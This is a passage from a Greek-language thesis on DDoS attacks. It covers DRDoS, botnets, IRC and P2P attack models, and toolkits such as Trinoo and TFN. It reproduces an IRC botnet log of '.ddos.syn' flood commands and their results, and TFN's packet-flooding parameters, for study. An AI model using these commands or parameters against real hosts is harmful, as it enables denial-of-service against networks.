


Μια DRDoS επίθεση

Συγκρίνοντας τα δύο σενάρια των Distributed Denial of Service επιθέσεων, πρέπει να σημειώσουμε ότι μια DRDoS επίθεση είναι πιο καταστρεπτική από μια τυπική DDoS επίθεση. Αυτό συμβαίνει επειδή στην περίπτωση μιας DRDoS επίθεσης, υπάρχουν περισσότερες μηχανές για να μοιραστούν την επίθεση και ως εκ τούτου, η επίθεση γίνεται πιο κατανεμημένη. Ένας δεύτερος λόγος που δικαιολογεί το γεγονός ότι μια DRDoS επίθεση είναι πιο επικίνδυνη σε σχέση με μια τυπική DDoS επίθεση είναι ότι η πρώτη δημιουργεί έναν μεγαλύτερο όγκο κίνησης εξαιτίας του γεγονότος της πιο κατανεμημένης φύσης της. Οι παρακάτω εικόνες απεικονίζουν γραφικά μια DRDoS επίθεση.




Μια DRDoS επίθεση




Μια DRDoS επίθεση

3.8 Ο ρόλος των botnets στις DDoS επιθέσεις.

Τα roBOT NETworks (botnets) είναι δίκτυα υπονομευμένων υπολογιστών ή αλλιώς δίκτυα προγραμμάτων ρομπότ, δηλαδή εφαρμογές που εκτελούν δράσεις για λογαριασμό χειριστή εξ αποστάσεως, οι οποίες εγκαθίστανται μυστικά στους υπολογιστές των θυμάτων. Πρόκειται για αυτοματοποιημένα προγράμματα που «τριγυρίζουν» στο διαδίκτυο, καταλαμβάνουν τους υπολογιστές και τους μετατρέπουν σε «ζόμπι». Τα μηχανήματα αυτά γνωστά με τον όρο bots, συναθροίζονται σε συστήματα που ονομάζονται botnets ή zombie computers, ενώ υπολογιστές σε σπίτια και επιχειρήσεις συνθέτουν μια τεράστια αλυσίδα κυβερνο-ρομπότ.



Τα κακόβουλα αυτά δίκτυα ενοικιάζονται συνήθως για δόλιους και αξιόποινους σκοπούς. Ενοικιαστές τους μπορεί να είναι αποστολείς ανεπίκλητων μηνυμάτων (spam email), δράστες «ηλεκτρονικού ψαρέματος» (phishing) και πωλητές κατασκοπευτικού ή άλλου κακόβουλου λογισμικού. Συχνά επίσης τα δίκτυα αυτά χρησιμοποιούνται για επιθέσεις μεγάλης κλίμακας (DDoS attacks) που στρέφονται εναντίον συστημάτων πληροφοριών ή οργανισμών και ατόμων ακόμη και εναντίον των κρίσιμων υποδομών πληροφόρησης ενός κράτους. Χρησιμοποιούνται επίσης για παράνομη εξόρυξη δεδομένων εν αγνοία των χρηστών, ενώ παράλληλα εγκαθιστούν κακόβουλα λογισμικά σε ακόμα περισσότερους υπολογιστές.



Τα δίκτυα προγραμμάτων ρομπότ αποτελούν τη μάστιγα του διαδικτύου. Αυτά τα ενεργά ζόμπι-δίκτυα δημιουργήθηκαν από μια διαδικτυακή μαφία που συνεχώς αυξάνεται, με κίνητρο διαρκώς περισσότερο το κέρδος και όχι την πρόκληση διαταραχής και μόνο. Παράλληλα, αυξάνεται και ο αριθμός των μολυσμένων υπολογιστών, αφού οποιοσδήποτε υπολογιστής που συνδέεται στο διαδίκτυο είναι ευάλωτος. Πιο συγκεκριμένα, η προσβολή και η μετατροπή ενός υπολογιστή σε bot γίνεται με δύο τρόπους:

α) Προσβολή μέσω εκτέλεσης ενός κακόβουλου προγράμματος (malware) από τον ίδιο το χρήστη. Στην περίπτωση αυτή ο ανυποψίαστος χρήστης εκτελεί ένα πρόγραμμα χωρίς αυτός να γνωρίζει τον κίνδυνο δείχνοντας εμπιστοσύνη στην πηγή του προγράμματος.

β) Προσβολή μέσω εκμετάλλευσης (exploit) κάποιας ευπάθειας (vulnerability) του λειτουργικού συστήματος ή κάποιου άλλου

προγράμματος ή υπηρεσίας του συστήματος. Στην περίπτωση αυτή κακόβουλοι χρήστες με ιδιαίτερες γνώσεις γνωστοί και ως black hat hackers, χρησιμοποιούν προγράμματα τα οποία εκμεταλλεύονται τυχόν παραλείψεις στην πολιτική ασφαλείας των πληροφοριακών συστημάτων ή αδυναμίες στο λογισμικό των συστημάτων αυτών, έτσι ώστε να εκτελέσουν απομακρυσμένα κακόβουλο κώδικα και να αποκτήσουν πρόσβαση σε αυτά. Συχνά οι ευπάθειες στο λογισμικό εντοπίζονται στα λειτουργικά συστήματα, στα προγράμματα περιήγησης του παγκόσμιου ιστού (web browsers) και σε υπηρεσίες (services) σε εξυπηρετητές (servers) (π.χ. web services, ftp services, κ.τ.λ.).


Τα botnets έχουν εξελιχθεί σημαντικά και ο εντοπισμός τους είναι πλέον ιδιαίτερα δύσκολος. Τον τελευταίο χρόνο, τα botnets χρησιμοποιούν μια τεχνική που ονομάζεται fast-flux, με την οποία επιτυγχάνεται μια σειρά ταχύτατων αλλαγών διευθύνσεων διαδικτύου ώστε να μπορούν να εντοπίζονται δύσκολα και να προκαλούν μεγαλύτερη καταστροφή.

3.9 Μελέτη των DDoS attacks σε IRC δίκτυα.

Το IRC (Internet Relay Chat), είναι ένα παγκόσμιο δίκτυο συζήτησης σε πραγματικό χρόνο. Χρησιμοποιήθηκε για την επικοινωνία μεταξύ επιτιθέμενου και οι πρακτόρων, από τη στιγμή που τα δίκτυα συνομιλίας IRC επιτρέπουν στους χρήστες τους να δημιουργήσουν δημόσια, ιδιωτικά και μυστικά κανάλια. Ένα δίκτυο DDoS βασισμένο στο IRC, έχει παρόμοιο πρότυπο επίθεσης με αυτό του χειριστή-πρακτόρων εκτός από το ότι αντί της χρήσης ενός προγράμματος χειριστή που εγκαθίσταται σε έναν δίκτυο, ένας IRC server παρακολουθεί τις διευθύνσεις των συνδεδεμένων πρακτόρων και χειριστών και διευκολύνει την επικοινωνία μεταξύ τους. Η ανακάλυψη ενός συμμετέχοντος οδηγεί στην ανακάλυψη του καναλιού επικοινωνίας, αλλά οι ταυτότητες των άλλων συμμετεχόντων προστατεύονται. Το IRC προσφέρει διάφορα άλλα πλεονεκτήματα για την πραγματοποίηση μιας επίθεσης DDoS, που παρέχουν τρία σημαντικά οφέλη:

Προσφέρει έναν υψηλό βαθμό ανωνυμίας, είναι δύσκολη η ανίχνευση και παρέχει ένα ισχυρό, εγγυημένο σύστημα παράδοσης. Επιπλέον, ο επιτιθέμενος δεν χρειάζεται πλέον να διατηρήσει έναν κατάλογο πρακτόρων, αφού μπορεί απλά να συνδεθεί στον IRC server και να δει ένα κατάλογο όλων των διαθέσιμων πρακτόρων. Το λογισμικό πρακτόρων που είναι εγκατεστημένο στο δίκτυο IRC επικοινωνεί συνήθως με το κανάλι IRC και ειδοποιεί τον επιτιθέμενο όταν ο

πράκτορας είναι συνδεδεμένος. Σε μια βασισμένη στο IRC DDoS επίθεση, οι πράκτορες αναφέρονται συχνά ως Zombie Bots ή Bots.



IRC DDoS Attack


Ο επιτιθέμενος ανιχνεύει και υπονομεύει τους χειριστές και πράκτορες με τη χρησιμοποίηση αυτοματοποιημένων script. Μια κοινή IRC DDoS επίθεση φαίνεται παρακάτω, ο controller μπαίνει στο κανάλι και εκτελεί τις εντολές :

```
[###FOO###] <~nickname> .scanstop
[###FOO###] <~nickname> .ddos.syn 151.49.8.XXX 21 200
[###FOO###] <-[XP]-18330> [DDoS]: Flooding: (151.49.8.XXX:21) for 200 seconds
[...]
[###FOO###] <-[2K]-33820> [DDoS]: Done with flood (2573KB/sec).
[###FOO###] <-[XP]-86840> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62444> [DDoS]: Done with flood (1327KB/sec).
[###FOO###] <-[2K]-38291> [DDoS]: Done with flood (714KB/sec).
[...]
[###FOO###] <~nickname> .login 12345
[###FOO###] <~nickname> .ddos.syn 213.202.217.XXX 6667 200
[###FOO###] <-[XP]-18230> [DDoS]: Flooding: (213.202.217.XXX:6667) for 200 seconds.
[...]
[###FOO###] <-[XP]-18320> [DDoS]: Done with flood (0KB/sec).
[###FOO###] <-[2K]-33830> [DDoS]: Done with flood (2288KB/sec).
[###FOO###] <-[XP]-86870> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62644> [DDoS]: Done with flood (1341KB/sec).
[###FOO###] <-[2K]-34891> [DDoS]: Done with flood (709KB/sec).
[...]
```

Στο παράρτημα 1 της παρούσας διπλωματικής εργασίας παρουσιάζεται ο πηγαίος κώδικας ενός DDoS IRC Bot.


3.10 Μελέτη των DDoS attacks σε P2P δίκτυα.

Με την ευρεία έννοια, η τεχνολογία p2p είναι μια κατανεμημένη αρχιτεκτονική δεδομένων που επιτρέπει σε μεμονωμένους υπολογιστές να συνδεθούν και να επικοινωνήσουν άμεσα με άλλους υπολογιστές . Μέσω αυτής της σύνδεσης, οι χρήστες υπολογιστών (γνωστοί ως "peers") μπορούν να μοιραστούν επικοινωνίες, επεξεργαστική ισχύ, και αρχεία δεδομένων. Όσον αφορά συγκεκριμένα τη διανομή αρχείων (file sharing), η τεχνολογία p2p επιτρέπει την "αποκεντρικοποιημένη" διανομή. Αντί να γίνεται αποθήκευση των αρχείων σε μια κεντρική τοποθεσία , όπως συνέβαινε στο μοντέλο client-server με το οποίο οι μεμονωμένοι υπολογιστές έπρεπε να συνδεθούν για να ανακτήσουν τα αρχεία, η τεχνολογία p2p επιτρέπει στους μεμονωμένους υπολογιστές να μοιράζονται άμεσα μεταξύ τους τα αρχεία που είναι αποθηκευμένα, τοπικά, στους επιμέρους υπολογιστές , όπως δείχνει το παρακάτω σχήμα.



Μια από τις θεμελιώδεις ιδιότητες αυτών των συστημάτων είναι η απουσία δομής, η οποία επιτρέπει τη μη οντοκεντρική λειτουργία ενώ διευκολύνει την εισαγωγή και συμμετοχή νέων χρηστών στο σύστημα. Παρ' όλα αυτά, η απουσία δομής μπορεί να γίνει αντικείμενο κατάχρησης από κακόβουλους χρήστες. Συγκεκριμένα, ένας κακόβουλος κόμβος μπορεί να εξαναγκάσει ένα μεγάλο αριθμό ομότιμων κόμβων (peers) να

εκτελέσουν αιτήσεις σε έναν υπολογιστή-στόχο, ο οποίος μπορεί να μην είναι καν μέλος του p2p συστήματος, περιλαμβάνοντας τη δυνατότητα απόκτησης μη θεμιτών αρχείων από έναν στόχο-Διακομιστή Ιστού (Web Server).



Αυτή είναι η κλασική μορφή μιας επίθεσης Εξάντλησης Πόρων, η οποία έχει δύο πολύ ενδιαφέροντα χαρακτηριστικά:
(α) είναι δύσκολο να εντοπιστεί ο αρχικός υποκινητής της επίθεσης,
(β) είναι ακόμα δυσκολότερος ο τερματισμός της επίθεσης.
Η δεύτερη ιδιότητα απορρέει από το γεγονός ότι φαίνεται μερικά μη δομημένα p2p συστήματα να ενσωματώνουν ένα είδος "μνήμης", προκαταβάλλοντας γνώση για (εν δυνάμει εσφαλμένων) πληροφοριών για πολλές μέρες.

3.11 Εργαλεία DDoS επιθέσεων-attack toolkits.

Σε αυτή την παράγραφο, για να γίνει καλύτερα κατανοητή η φύση των DDoS επιθέσεων, αναλύονται τα έξι πιο δημοφιλή εργαλεία/ προγράμματα που δημιουργούν τέτοιου είδους επιθέσεις. Τα προγράμματα αυτά αναφέρονται σαν agent-based DDoS tools. Τα agent-based προγράμματα αποτελούνται από δύο μέρη: το πρώτο πραγματοποιεί τις επιθέσεις (agent) και εγκαθίσταται σε όλους τους υπολογιστές που εξαπολύουν την επίθεση και το δεύτερο μέρος που δίνει τις εντολές στους agents και το οποίο βρίσκεται εγκατεστημένο σε έναν υπολογιστή. Τα εργαλεία αυτά είναι :

• Trin00

• Tribe Flood Network [TFN]

• Tribe Flood Network 2k [TFN2k]

• Shaft

• Mstream

• Stacheldraht

Επιπρόσθετα αναλύθηκαν δύο γραφικά εργαλεία και δύο εργαλεία που βασίζονται σε κανάλια IRC.

Παρακάτω φαίνονται τα χαρακτηριστικά των βασικότερων εργαλείων DDoS επιθέσεων που είναι διαθέσιμα στο Internet. Μετά από μια ανάλυση που έγινε στον κώδικα των προγραμμάτων αυτών, καταγράφηκαν τα χαρακτηριστικά τους:

3.11.1 Trin00.

Το Trinoo είναι το πρώτο ευρέως διαδεδομένο εργαλείο επίθεσης DDoS. Είναι ένα εργαλείο που οδηγεί στην εξάντληση του εύρους ζώνης και μπορεί να χρησιμοποιηθεί για την πραγματοποίηση κατευθυνόμενων επιθέσεων πλημμύρας UDP ενάντια μίας ή περισσότερων διευθύνσεων IP. Η επίθεση χρησιμοποιεί σταθερού μεγέθους πακέτα UDP και στοχεύει σε τυχαίες θύρες στη μηχανή του θύματος. Νεώτερες εκδόσεις του Trinoo παρέχουν υποστήριξη σε παραποιημένες διευθύνσεις πηγής IP. Τυπικά, ο πράκτορας trinoo εγκαθίσταται σε ένα σύστημα το οποίο υποφέρει από την αδυναμία υπερφόρτωσης προσωρινής μνήμης (buffer overrun). Αυτό το "σφάλμα" στο λογισμικό επιτρέπει στον επιτιθέμενο

να πραγματοποιήσει απομακρυσμένα την εγκατάσταση στον πράκτορα χρησιμοποιώντας το σύστημα προσωρινής μνήμης ενός δευτερεύοντος θύματος. Ο χειριστής χρησιμοποιεί UDP ή TCP για να επικοινωνήσει με τους πράκτορες με αυτό τον τρόπο τα συστήματα ανίχνευσης εισβολών μπορούν να ανιχνεύσουν τους χειριστές μόνο παρακολουθώντας την κυκλοφορία UDP. Αυτό το κανάλι μπορεί επίσης να είναι κρυπτογραφημένο και να προστατεύεται με συνθηματικά. Παρόλα αυτά, επί του παρόντος το συνθηματικό δεν στέλνεται σε κρυπτογραφημένη μορφή, επομένως μπορεί να ανιχνευθεί και να υποκλαπεί. Το Trinoo δεν δημιουργεί παραποιημένες διευθύνσεις πηγής αν και μπορεί εύκολα να επεκταθεί ώστε να χρησιμοποιήσει αυτή τη δυνατότητα. Οι επιτιθέμενοι πράκτορες του Trinoo υλοποιούν επιθέσεις πλημμύρας UDP ενάντια του στόχου-θύματος.

3.11.2 Tribe Flood Network (TFN).

Το Tribe Flood Network (TFN), είναι ένα εργαλείο επίθεσης DDoS που παρέχει στον επιτιθέμενο την ικανότητα να πραγματοποιήσει τόσο επιθέσεις εξάντλησης εύρους ζώνης όσο και επιθέσεις εξάντλησης πόρων. Χρησιμοποιεί μία διεπαφή γραμμής εντολών προκειμένου να πραγματοποιήσει την επικοινωνία μεταξύ επιτιθέμενου και χειριστή αλλά δεν παρέχει κρυπτογράφηση μεταξύ πρακτόρων και χειριστών ή ανάμεσα στους χειριστές και τον επιτιθέμενο. Επιπλέον εκτός από την επίθεση πλημμύρας UDP που μπορεί να πραγματοποιήσει το Trinoo, το TFN μπορεί να πραγματοποιήσει πλημμύρες TCP SYN και ICMP καθώς επίσης και επιθέσεις Smurf. Στους χειριστές η πρόσβαση επιτυγχάνεται χρησιμοποιώντας πρότυπες συνδέσεις TCP όπως είναι το telnet ή το ssh (secure shell). Η επικοινωνία ανάμεσα στον χειριστή και τους πράκτορες ολοκληρώνεται με πακέτα ICMP ECHO REPLY, που είναι δυσκολότερο να ανιχνευθούν σε σχέση με τα πακέτα UDP και μπορούν συχνά να περάσουν συστήματα αντι-πύρινων ζωνών (firewalls). Το TFN πραγματοποιεί κατευθυνόμενες επιθέσεις DoS που είναι ιδιαίτερα δύσκολο να αντιμετωπιστούν καθώς παράγουν πολλαπλούς τύπους επιθέσεων και μπορούν να παράγουν πακέτα με παραποιημένες διευθύνσεις πηγής IP καθώς επίσης αλλάζει με τυχαίο τρόπο τις θύρες στόχους. Είναι ικανό να πραγματοποιήσει παραποίηση είτε σε ένα είτε και στα 32 bit της διεύθυνσης πηγής IP ή μόνο στα τελευταία οκτώ. Μερικές από τις επιθέσεις που μπορούν να πραγματοποιηθούν από το TFN περιλαμβάνουν: την επίθεση Smurf, την πλημμύρα UDP, την πλημμύρα TCP SYN, την πλημμύρα αιτήσεων ηχούς ICMP και την κατευθυνόμενη ανοικτή εκπομπή ICMP.

• Τυχαία καθυστέρηση ανάμεσα στα πακέτα.
• Υποστηρίζει TCP Syn Flooding:
    ο Τυχαία Source IP διεύθυνση.
    ο Time to Live (TTL) = 255.
    ο Το πεδίο ID στο IP header καθώς και οι αριθμοί SEQ και ACK παράγονται από γεννήτρια τυχαίων αριθμών.
    ο Οι σημαίες SYN και URGENT είναι σηκωμένες.
    ο Οι source και destination ports παράγονται από γεννήτρια τυχαίων αριθμών και οι τιμές τους βρίσκονται ανάμεσα στους αριθμούς 0 και 9999 (εκτός και αν οριστούν).
    ο Το πεδίο window size παίρνει πάντα την μέγιστη τιμή του (htons(65535)).
• Υποστηρίζει UDP Flooding:
    ο Το πεδίο ID στο IP header παράγεται από γεννήτρια τυχαίων αριθμών.
    ο Time to Live (TTL) = 255
    ο Οι τιμές των source και destination port ακολουθούν ένα βρόχο από 0 εώς 9999.
• Υποστηρίζει ICMP Flooding
    ο Για τη λειτουργία αυτή υποστηρίζονται μόνο τα ECHO μηνύματα.
